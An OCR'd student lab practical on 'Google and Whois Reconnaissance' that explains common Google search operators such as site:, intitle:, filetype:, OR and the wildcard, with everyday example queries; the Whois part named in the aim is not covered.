
PRACTICAL NO:1

AIM: Google and Whois Reconnaissance.


- Use Google search techniques to gather information about a specific target or organization.
- Utilize advanced search operators to refine search results and access hidden information.
- Perform Whois lookups to retrieve domain registration information and gather details about the target's infrastructure.

Commands:


1.site: This operator restricts the search to a specific site.




For example, 'site:wikipedia.org' will only return results from Wikipedia.



2.intitle: This operator requires that the specified word or phrase is included in the page's title.




3.inurl: This operator requires that the specified word or phrase is included in the page's URL.



4.filetype: This operator restricts the search to specific file types.


For example, 'filetype:pdf will only return PDF files.




5.Intext: This operator requires that the specified word or phrase is included in the body of the page.

Try it out: intext:AI


This will return napes that have the word "AI" somewhere within the content.




6.cache: This operator shows the version of the page that Google has in its cache.



7.related: This operator returns sites that are similar to the specified site.




8.info: This operator provides information about the specified site.



9.define: This operator provides definitions for the specified word or phrase.


These operators can be used individually or in combination to create more specific and targeted searches.



10.intitle: Searches for pages that contain a specific word in the title tag.


Try it out: intitle:pizza

This will show pages with the word "pizza" in the title tag.




11.allintitle: Works like "intitle" but will only show pages where the title tag includes all of the specified words.

Try it out: allintitle:pizza recipe



12.related: Allows you to find sites related to a particular domain.

Try it out: related:nytimes.com




13.OR :


Try it out: pizza OR pasta

This will show pages that are related to either pizza or pasta. Or both.

Alternatively, you can use the pipe (1) operator in place of "OR." It does the same thing.

Try it out: pizza | pasta






14.AND:

Finds results related to both the searched terms.

Try it out: pizza AND pasta

The AND operator is usually implied in Google search queries. When entering multiple search terms, Google assumes you want to see results that include all of those terms.

So if you search for "pizza pasta," Google will show results that include both "pizza" and "pasta" anyway.




15. –

The minus (-) operator excludes a particular term or phrase and shows pages that don't include the excluded term (or terms).

Try it out: digital marketing-jobs

Google will show pages related to "digital marketing," but not "digital marketing jobs."




16.()

The parentheses "()" groups multiple terms or search operators to influence the final search.

Try it out: Tesla (Model S OR Model Y)

Google will show pages that either include "Model S" or "Model Y" in addition to "Tesla."




17.*

Acts as a wild card and fills in the missing word or phrase.

Try it out: best * in Paris


Google will fill in the asterisk with different words, such as "places," "museums," "hotels," "restaurants," "tourist places," etc.



18.define: See the definition for a specific word or concept. The definition is displayed in a special dictionary box, but sometimes Google might just show websites that define the term for you.

Try it out: define:algorithm


This will serve the definition of the word "algorithm."



19.Filetype: Find results of a particular file format (e.g., PDF, XLS, PPT, DOCX, etc.)

Try it out: filetype:pdf climate change

